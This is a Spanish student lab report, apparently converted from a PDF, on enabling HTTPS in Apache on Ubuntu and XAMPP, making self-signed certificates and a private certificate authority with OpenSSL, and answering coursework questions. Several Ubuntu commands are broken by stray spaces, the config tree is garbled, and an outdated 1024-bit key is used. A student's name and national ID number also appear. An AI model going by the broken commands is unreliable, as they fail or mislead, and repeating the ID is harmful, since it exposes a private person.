    CGroup: /system.slice/apache2.service
            ├─788 /usr/sbin/apache2 -k start
            ├─789 /usr/sbin/apache2 -k start
            ├─790 /usr/sbin/apache2 -k start

oct 04 15:23:35 ubuntu-18 systemd[1]: Starting The Apache HTTP Server...
oct 04 15:23:38 ubuntu-18 apachectl[737]: AH00558: apache2: Could not reliably d
oct 04 15:23:38 ubuntu-18 systemd[1]: Started The Apache HTTP Server.
```

Si no conoces la dirección IP de tu servidor, puedes obtenerla de diferentes maneras desde la línea de comandos. Se te retornará algunas direcciones separadas por espacios. Pruébalas todas en tu navegador web para asegurar su funcionamiento.

`hostname - I`

Puedes acceder a la página por defecto de Apache para confirmar que éste se encuentra en correcta ejecución a través de tu dirección IP

<http://192.168.56.107>



Esta es la página de bienvenida predeterminada utilizada para probar el funcionamiento correcto del servidor Apache2 después de la instalación en sistemas Ubuntu. Se basa en la página equivalente en Debian, de la cual se deriva el paquete Ubuntu Apache. Si puede leer esta página, significa que el servidor HTTP Apache instalado en este sitio funciona correctamente. Debe **reemplazar este archivo** (ubicado en `/var/www/html/index.html`) antes de continuar operando su servidor HTTP.

Si usted es un usuario normal de este sitio web y no sabe de qué trata esta página, esto probablemente significa que el sitio no está disponible actualmente debido a mantenimiento. Si el problema persiste, comuníquese con el administrador del sitio.

### Resumen de configuración

La configuración predeterminada de Ubuntu Apache2 es diferente de la configuración predeterminada anterior y se divide en varios archivos optimizados para la interacción con las herramientas de Ubuntu.

El sistema de configuración está **completamente documentado en**

**[/usr/share/doc/apache2/README.Debian.gz](#)**. Consulte esto para obtener la documentación completa. Puede encontrar documentación para el servidor web en sí al acceder al **manual** si el paquete apache2-doc se instaló en este servidor.

El diseño de configuración para la instalación de un servidor web Apache2 en sistemas Ubuntu es el siguiente:

```
/ etc / apache2 /
| - apache2.conf
EL | ` - ports.conf
| - mods habilitado
EL | | - * .load
EL | | - * .conf
| - habilitado para conf
EL | | - * .conf
| - sitios habilitados
EL | | - * .conf
```

Para crear un certificado de seguridad usaremos el **Open SSL**

`sudo apt - get install openssl`

Habilitamos el módulo de SSL en Apache y lo configuramos por defecto

`sudo a2enmod ssl``sudo a2ensite default - ssl`

Para que la configuración se aplique cargamos nuevamente apache:

`sudo service apache2 reload`

A continuación generamos un par de claves publica-privada

`openssl genrsa - out server.key 1024`

Una vez hecho esto pasaremos a realizar un CSR (Certificate Signing Request). En este se definen datos como el dominio, organización, ubicación, información...

`openssl req - new - key server.key - out server.csr`

Ahora procederemos a crear el certificado SSL y para ello necesitaremos la clave privada y CSR que acabamos de crear. Lo generaremos mediante el siguiente comando:

`openssl x509 - req - days 365 - in server.csr - signkey server.key - out server.crt`

Terminado este paso procederemos a configurar el certificado SSL en Apache.

Copiamos los archivos a la carpeta /etc/ssl/certs.

`sudo cp server.crt /etc/ssl/certs/ssl.crt``sudo cp server.key /etc/ssl/private/ssl.key`

Editamos el archivo default-ssl.conf y modificamos las siguientes líneas:

`sudo nano /etc/apache2/sites-available/default-ssl.conf``SSLCertificateFile /etc/ssl/certs/ssl.crt``SSLCertificateKeyFile /etc/ssl/private/ssl.key`

```
<IfModule mod_ssl.c>
    <VirtualHost _default_:443>
        ServerAdmin webmaster@localhost

        DocumentRoot /var/www/html

        # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
        # error, crit, alert, emerg.
        # It is also possible to configure the loglevel for particular
        # modules, e.g.
        #LogLevel info ssl:warn

        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined

        # For most configuration files from conf-available/, which are
        # enabled or disabled at a global level, it is possible to
        # include a line for only one particular virtual host. For example the
        # following line enables the CGI configuration for this host only
        # after it has been globally disabled with "a2disconf".
        #Include conf-available/serve-cgi-bin.conf

        # SSL Engine Switch:
        # Enable/Disable SSL for this virtual host.
        SSLEngine on

        # A self-signed (snakeoil) certificate can be created by installing
        # the ssl-cert package. See
        # /usr/share/doc/apache2/README.Debian.gz for more info.
        # If both key and certificate are stored in the same file, only the
        # SSLCertificateFile directive is needed.
        SSLCertificateFile      /etc/ssl/certs/ssl-cert-snakeoil.pem
        SSLCertificateKeyFile  /etc/ssl/private/ssl-cert-snakeoil.key
```

```
<IfModule mod_ssl.c>
    <VirtualHost _default_:443>
        ServerAdmin webmaster@localhost

        DocumentRoot /var/www/html

        # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
        # error, crit, alert, emerg.
        # It is also possible to configure the loglevel for particular
        # modules, e.g.
        #LogLevel info ssl:warn

        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined

        # For most configuration files from conf-available/, which are
        # enabled or disabled at a global level, it is possible to
        # include a line for only one particular virtual host. For example the
        # following line enables the CGI configuration for this host only
        # after it has been globally disabled with "a2disconf".
        #Include conf-available/serve-cgi-bin.conf

        # SSL Engine Switch:
        # Enable/Disable SSL for this virtual host.
        SSLEngine on

        # A self-signed (snakeoil) certificate can be created by installing
        # the ssl-cert package. See
        # /usr/share/doc/apache2/README.Debian.gz for more info.
        # If both key and certificate are stored in the same file, only the
        # SSLCertificateFile directive is needed.
        SSLCertificateFile      /etc/ssl/certs/ssl.crt
        SSLCertificateKeyFile  /etc/ssl/private/ssl.key

        # Server Certificate Chain:
        # Point SSLCertificateChainFile at a file containing the
        # concatenation of PEM encoded CA certificates which form the
        # certificate chain for the server certificate. Alternatively
```

Para que las conexiones pasen de http a https directamente tendremos que realizar una modificación en el fichero 000-default.conf en la carpeta “/etc/apache2/sites-available”:

```
sudo nano /etc/apache2/sites-available/000-default.conf
```

```
RewriteEngine On  
RewriteCond %{HTTPS} off  
RewriteRule (.*) https://%{HTTP_HOST}%{REQUEST_URI}
```

```
<VirtualHost *:80>  
    # The ServerName directive sets the request scheme, hostname and port that  
    # the server uses to identify itself. This is used when creating  
    # redirection URLs. In the context of virtual hosts, the ServerName  
    # specifies what hostname must appear in the request's Host: header to  
    # match this virtual host. For the default virtual host (this file) this  
    # value is not decisive as it is used as a last resort host regardless.  
    # However, you must set it for any further virtual host explicitly.  
    #ServerName www.example.com  
  
    ServerAdmin webmaster@localhost  
    DocumentRoot /var/www/html  
  
    # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,  
    # error, crit, alert, emerg.  
    # It is also possible to configure the loglevel for particular  
    # modules, e.g.  
    #LogLevel info ssl:warn  
  
    ErrorLog ${APACHE_LOG_DIR}/error.log  
    CustomLog ${APACHE_LOG_DIR}/access.log combined  
  
    # For most configuration files from conf-available/, which are  
    # enabled or disabled at a global level, it is possible to  
    # include a line for only one particular virtual host. For example the  
    # following line enables the CGI configuration for this host only  
    # after it has been globally disabled with "a2disconf".  
    #Include conf-available/serve-cgi-bin.conf  
</VirtualHost>  
  
# vim: syntax=apache ts=4 sw=4 sts=4 sr noet  
  
<VirtualHost *:80>  
    # The ServerName directive sets the request scheme, hostname and port that  
    # the server uses to identify itself. This is used when creating  
    # redirection URLs. In the context of virtual hosts, the ServerName  
    # specifies what hostname must appear in the request's Host: header to  
    # match this virtual host. For the default virtual host (this file) this  
    # value is not decisive as it is used as a last resort host regardless.  
    # However, you must set it for any further virtual host explicitly.  
    #ServerName www.example.com  
  
    ServerAdmin webmaster@localhost  
    DocumentRoot /var/www/html  
  
    # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,  
    # error, crit, alert, emerg.  
    # It is also possible to configure the loglevel for particular  
    # modules, e.g.  
    #LogLevel info ssl:warn  
  
    ErrorLog ${APACHE_LOG_DIR}/error.log  
    CustomLog ${APACHE_LOG_DIR}/access.log combined  
  
    # For most configuration files from conf-available/, which are  
    # enabled or disabled at a global level, it is possible to  
    # include a line for only one particular virtual host. For example the  
    # following line enables the CGI configuration for this host only  
    # after it has been globally disabled with "a2disconf".  
    #Include conf-available/serve-cgi-bin.conf  
    RewriteEngine On  
    RewriteCond %{HTTPS} off  
    RewriteRule (.*) https://%{HTTP_HOST}%{REQUEST_URI}  
</VirtualHost>  
  
# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
```

## Windows

Si queremos que las conexiones a un sitio web garanticen nuestra seguridad, privacidad y la integridad de los datos debemos crear un certificado de servidor.

Un ejemplo muy extendido de uso de certificados son las páginas web con conexiones HTTPS, las cuales tienen una entidad certificadora que genera dicho certificado y que garantiza que la web es quien dice ser y no está siendo suplantada.

**CreateCertGUI** es una aplicación gratuita y de código abierto para Windows gracias a la cual vamos a poder crear fácilmente certificados SSL desde Windows, utilizando la librería OpenSSL.

<https://www.redeszone.net/2016/08/13/crea-tus-propios-certificados-openssl-gratuitos-createcertgui/>


Podemos utilizar estos certificados generados donde los necesitemos, aunque generalmente están pensados para un uso personal, ya que no estarán verificados por una entidad CA. Por lo que si los usamos en un servidor web, el navegador devolverá un error de certificado.

### Pasos para obtener el certificado:

Descarga la aplicación necesaria desde la página web del desarrollador

<https://blog.didierstevens.com/2016/08/08/howto-createcertgui-create-your-own-certificate-on-windows-openssl-library/>

Tras llenar los campos correspondientes se generará nuestro certificado en la misma ruta donde tengamos el ejecutable del programa. Como podemos ver en las propiedades del certificado, este será válido por el periodo especificado y utilizará una clave sha256 y RSA4096 para las claves públicas.



También podemos crear el certificado desde la aplicación de XAMPP introduciendo en el CMD los siguientes comandos:

Entramos en la carpeta de instalación de apache en XAMPP

Cd C:\xampp\apache\bin

openssl genrsa -aes256 -out C:\xampp\apache\conf\localhost\local.key 2048

Nos pedirá una clave

```
openssl req -new -key C:\xampp\apache\conf\localhost\local.key
              -config "C:\xampp\php\extras\openssl\openssl.cnf"
              -out C:\xampp\apache\conf\localhost\local.csr
```

Rellenamos la encuesta

Como Windows no permite que se utilice la directiva SSLPassPhraseDialog de Apache, Hacemos una copia de la clave privada sin contraseña

copy C:\xampp\apache\conf\localhost\local.key C:\xampp\apache\conf\localhost\local.key.org

Y ahora le indicamos a OpenSSL que le quite la contraseña, reemplazando el archivo original

openssl rsa -in C:\xampp\apache\conf\localhost\local.key.org -out C:\xampp\apache\conf\localhost\local.key

Y por último, debemos crear y firmar el certificado.

openssl x509 -req -days 365 -in C:\xampp\apache\conf\localhost\local.csr -signkey C:\xampp\apache\conf\localhost\local.key -out C:\xampp\apache\conf\localhost\local.crt

Finalizado este proceso, deberíamos tener en nuestra carpeta de certificados, los siguientes archivos:

local.crt

local.csr

local.key

local.key.org

## Instalar el Certificado SSL en el servidor Web:

Tras verificar que el servidor web por defecto no es seguro al no estar utilizando ningún certificado SSL

The left screenshot shows a browser warning: "No es seguro localhost/01\_WarBout/index.php". It says: "La conexión con este sitio web no es segura. No deberías introducir información confidencial en este sitio web (por ejemplo, contraseñas o tarjetas de crédito) porque los atacantes podrían robarla. Más información". Below it, a sidebar lists: "Certificado (no válido)", "Cookies: (1 en uso)", and "Configuración del sitio web".

The right screenshot shows a Windows certificate dialog titled "Certificado". It says: "Este certificado raíz de la entidad de certificación no es de confianza. Para habilitar la confianza, instale este certificado en el almacén de entidades de certificación raíz de confianza." It shows details: "Emitido para: localhost", "Emitido por: localhost", and "Válido desde 11/11/2009 hasta 09/11/2019". Buttons include "Instalar certificado...", "Declaración del emisor", and "Aceptar".

Creamos una carpeta para nuestros certificados en la ruta apache. Si estamos utilizando XAMPP será la siguiente:

<C:\xampp\apache\conf>

Ahora debemos cambiar la dirección donde apunta el certificado y la clave privada del LocalHost en la configuración del SSL de Apache. Para ello, teniendo el servidor apagado cambiamos el VirtualHost \_default\_:433 por LocalHost

The XAMPP Control Panel shows the Apache module configuration. The Apache row has "Config" highlighted. The httpd-ssl.conf configuration file is open in a text editor.

```
httpd-ssl.conf: Bloc de notas
Archivo Edición Formato Ver Ayuda

## 
## SSL Virtual Host Context
## 

<VirtualHost localhost:443>
# General setup for the virtual host
DocumentRoot "C:/xampp/htdocs"
ServerName localhost:443
ServerAdmin admin@example.com
ErrorLog "C:/xampp/apache/logs/error.log"
TransferLog "C:/xampp/apache/logs/access.log"

# SSL Engine Switch:
# Enable/disable SSL for this virtual host.
SSLEngine on

# Server Certificate:
# Point SSLCertificateFile "conf/ssl.crt/server.crt"
# the certificate is encrypted, then you will be prompted for a
# pass phrase. Note that a kill -HUP will prompt again. Keep
# in mind that if you have both an RSA and a DSA certificate you
# can configure both in parallel (to also allow the use of DSA
# ciphers, etc.)
# Some ECC cipher suites (http://www.ietf.org/rfc/rfc4492.txt)
# require an ECC certificate which can also be configured in
# parallel.
SSLCertificateFile "conf/mis_certificados/localhost/local.crt"
#SSLCertificateFile "conf/ssl.crt/server.crt"
#SSLCertificateFile "conf/ssl.crt/server.crt"

# Server Private Key:
# If the key is not combined with the certificate, use this
# directive to point at the key file. Keep in mind that if
# you've both a RSA and a DSA private key you can configure
# both in parallel (to also allow the use of DSA ciphers, etc.)
# ECC keys, when in use, can also be configured in parallel
SSLCertificateKeyFile "conf/mis_certificados/localhost/local.key"
#SSLCertificateKeyFile "conf/ssl.key/server.key"
#SSLCertificateKeyFile "conf/ssl.key/server.key"

# Server Certificate Chain:
```

Ya tendremos puesto nuestro certificado aunque nuestro navegador no confia en el, lo cual es un método de seguridad útil para evitar certificados falsos



**No es seguro | localhost/01\_WarBout/index.php?op=principal**

## La conexión no es privada

Es posible que los atacantes estén intentando robar tu información de **localhost** (por ejemplo, contraseñas, mensajes o tarjetas de crédito). [Más información](#)

NET::ERR\_CERT\_COMMON\_NAME\_INVALID


Ayuda a mejorar la Navegación Segura enviando [datos del sistema y contenido de las páginas](#) a Google. [Política de Privacidad](#)

[Ocultar configuración avanzada](#) [Volver para estar a salvo](#)

Este servidor no ha podido demostrar que es **localhost**; su certificado de seguridad no especifica nombres alternativos del sujeto. Este problema puede deberse a una configuración incorrecta o a que un atacante ha interceptado la conexión.

[Acceder a localhost \(sitio no seguro\)](#)

Para darle validez y confianza a nuestro certificado Accedemos al menú de configuración del navegador y en el apartado de configuración avanzada podemos acceder al panel de gestión de certificados



**Configuración avanzada**

### Privacidad y seguridad

**Servicios de Google y sincronización**  
Más ajustes relacionados con la privacidad, la seguridad y la recogida de datos

**Permitir el inicio de sesión en Chrome**  
Si esta opción está desactivada, puedes iniciar sesión en sitios de Google, como Gmail, sin hacerlo en Chrome

**Enviar una solicitud de no seguimiento con tu tráfico de navegación**

**Permitir a los sitios web saber si tienes métodos de pago guardados**





**Cargar previamente las páginas para que la navegación y las búsquedas sean más rápidas**  
Usa cookies para recordar tus preferencias aunque no visites esas páginas

**Gestionar certificados**  
Administra la configuración y los certificados HTTPS/SSL

**Configuración del sitio web**  
Controla la información que pueden utilizar los sitios web y el contenido que pueden mostrarte



**Borrar datos de navegación**  
Borra el historial, las cookies, la caché y mucho más

Importaremos el certificado que acabamos de crear en Entidades de certificación raíz de confianza



Podemos observar que esto no es suficiente dado que nuestro certificado no está abalado por ninguna Autoridad de certificación, se auto-firman por la propia máquina local. Como consecuencia, a pesar de que las comunicaciones ya son seguras porque están cifradas, ninguno de nuestros navegadores le da confianza.

En Firefox se puede establecer una excepción de seguridad para un servidor concreto pero esto no implica que el navegador se fie del certificado sino que ignorara la amenaza de forma indefinida.



## Crear nuestra propia Autoridad de Certificación

Una Autoridad de Certificación verifica la identidad del solicitante de un certificado antes de su expedición o revocación

Los certificados emitidos por una Autoridad de Certificación están firmados electrónicamente por la Autoridad de Certificación utilizando su clave privada de modo que propaga la confianza de la autoridad a todos los certificados que emite

Existen dos tipos de Autoridades Certificadoras:

- **Comerciales:** Son empresas dedicadas y especializadas en la creación y revocación de certificados digitales. Estas autoridades ofrecen una mayor tranquilidad y comodidad debido a que:
  - Realizan internamente todas las gestiones necesarias para garantizar que nuestros certificados son seguros
  - Tienen un reconocimiento ampliamente extendido por lo que cualquier sistema reconocerá los certificados válidos
- No obstante hay que tener en cuenta que
  - Deberemos adaptarnos a los requisitos que imponga para el otorgamiento
  - Nos van a cobrar por cada Certificado que necesitemos
- Son la solución requerida si los certificados deben ser validados por terceros, por ejemplo para un sitio web, transacciones comerciales, etc.
- **Privadas** Son personas particulares quienes se encargan de la creación y revocación de los certificados
  - Ofrecen una gran flexibilidad al no depender de terceros
  - Requieren revisiones y mantenimientos periódicos para garantizar la seguridad de los certificados emitidos
  - Los certificados emitidos no serán reconocidos externamente salvo que se realice una configuración especial

Para crear una autoridad de certificación y darle confianza utilizaremos OpenSSL para Windows

<https://github.com/openssl/openssl>

<https://slproweb.com/products/Win32OpenSSL.html>

### Referencias

<https://www.jasoft.org/Blog/post/como-generar-certificados-https-para-desarrollo-local-que-no-producen-errores.aspx>

<https://networklessons.com/uncategorized/openssl-certification-authority-ca-ubuntu-server>

### Procedimiento

Abrimos el CMD de Windows en la carpeta de OpenSSL que hemos descargado

cd "C:\Program Files\OpenSSL – Win64"

El siguiente comando generara la clave privada de la autoridad de certificación en la ruta especificada.

- El fichero *cakey.pem* debe existir previamente estando este vacío
- Utilizaremos un cifrado AES de 256 bits
- Nos pedirá que creamos una contraseña para acceder a la clave privada

*openssl genrsa – aes256 – out C:\Users\david\Desktop\AutoridadCertificacion\cakey.pem 4096*

```
C:\Users\david>cd "C:\Program Files\OpenSSL-Win64"
```

```
C:\Program Files\OpenSSL-Win64>openssl genrsa -aes256 -out C:\Users\david\Desktop\AutoridadCertificacion\cakey.pem 4096
Generating RSA private key, 4096 bit long modulus (2 primes)
...+++++
.....+++++
e is 65537 (0x010001)
Enter pass phrase for C:\Users\david\Desktop\AutoridadCertificacion\cakey.pem:
Verifying - Enter pass phrase for C:\Users\david\Desktop\AutoridadCertificacion\cakey.pem:
```

A continuación utilizaremos la clave raíz para crear el certificado raíz

*openssl req – new – x509 – key C:\Users\david\Desktop\AutoridadCertificacion\cakey.pem*  
           *– out C:\Users\david\Desktop\AutoridadCertificacion\cacert.pem – days 3650 – set\_serial 0*

**/\*TODO\*/**

Generamos una clave privada para un certificado CSR

*openssl genrsa – aes256 – out C:\Users\david\Desktop\AutoridadCertificacion\some\_server.pem 2048*

```
C:\Program Files\OpenSSL-Win64>openssl genrsa -aes256 -out C:\Users\david\Desktop\AutoridadCertificacion\some_server.pem 2048
Generating RSA private key, 2048 bit long modulus (2 primes)
...+++++
.....+++++
e is 65537 (0x010001)
Enter pass phrase for C:\Users\david\Desktop\AutoridadCertificacion\some_server.pem:
Verifying - Enter pass phrase for C:\Users\david\Desktop\AutoridadCertificacion\some_server.pem:
```

Usamos la clave para generar el certificado

*openssl req – new – key C:\Users\david\Desktop\AutoridadCertificacion\some\_server.pem*  
           *– out C:\Users\david\Desktop\AutoridadCertificacion\some\_server.csr*

**ALUMNO: Cuesta Alario David**

**DNI: 20857516-N**

Finalmente firmamos el nuevo certificado con la autoridad de certificación

```
openssl ca -in C:\Users\david\Desktop\AutoridadCertificacion\some_server.csr  
          -out C:\Users\david\Desktop\AutoridadCertificacion\some_server.pem
```

**/\*TODO\*/**

## Cuestiones

¿Qué hay que hacer para la creación de un certificado para nuestro servidor, y qué configuración hay que establecer en el mismo para que las conexiones pasen automáticamente de ser http a ser https?

OpenSSL

¿Qué significa / implica que las conexiones se hagan con el protocolo https?

<https://tuwebdecero.com/http-https-certificado-ssl/>

Hoy día todavía hay muchos dominios sin el protocolo activo. No obstante, con el paso del tiempo el rechazo a este tipo de páginas irá aumentando. Además Google ha confirmado que premiará con mejor posicionamiento a las Webs con un certificado de seguridad SSL instalado

Un certificado SSL sirve para acreditar que toda la información de nuestros usuarios que pudiéramos enviar al servidor está encriptada y por tanto es una transacción segura. De este modo si instalas un certificado SSL en tu servidor web cada vez que envíes información al servidor, ésta se encriptará antes de ser enviada y será desencriptada por el receptor, de esta manera la información viajará segura.

Las páginas que aplican el protocolo https son aquellas que disponen de un certificado SSL

¿Por qué aparece un problema de seguridad? ¿A qué se debe?

Nos aparece un problema de seguridad dado que nuestro certificado está autofirmado y no es de confianza para el navegador Firefox. Se debe a que el certificado no está firmado por una entidad de confianza, sino que lo hemos firmado nosotros mismos, lo cual no le da al navegador la confianza necesaria para dirigirnos a dicha web.

¿Qué pasos tenéis que dar para que Firefox no de problemas con vuestro certificado?

“Añadir excepción de seguridad” no es una solución válida.

Para que Firefox no de problemas con el certificado deberemos ir a configuración y en el apartado seguridad darle a ver certificados, seguidamente se nos abrirá una ventana en la cual deberemos ir a la pestaña “sus certificados” donde le daremos a importar certificado

¿Con los pasos que habéis dado, habéis solucionado el problema en Chrome e Internet Explorer?

¿Cuál es la razón de que el problema siga existiendo en los otros navegadores? ¿Cómo se podría solucionar?

La razón por la que el problema haya persistido en Chrome e IE después de haberlo instalado en Firefox es que Chrome e IE usan el almacén de certificados de Windows en cambio Firefox no utiliza ese almacén.

¿Cómo podría conseguir una empresa responsable que sus aplicaciones fueran seguras y sus clientes no tuvieran problemas con los certificados?

Explicad los pasos que tenéis que dar en cada uno de ellos para solucionar el problema.

## Firmar Documentos

Podéis crear y descargar un certificado personal en la dirección

<https://ca.signfiles.com/userEnroll.aspx>.

### Obtenga un certificado

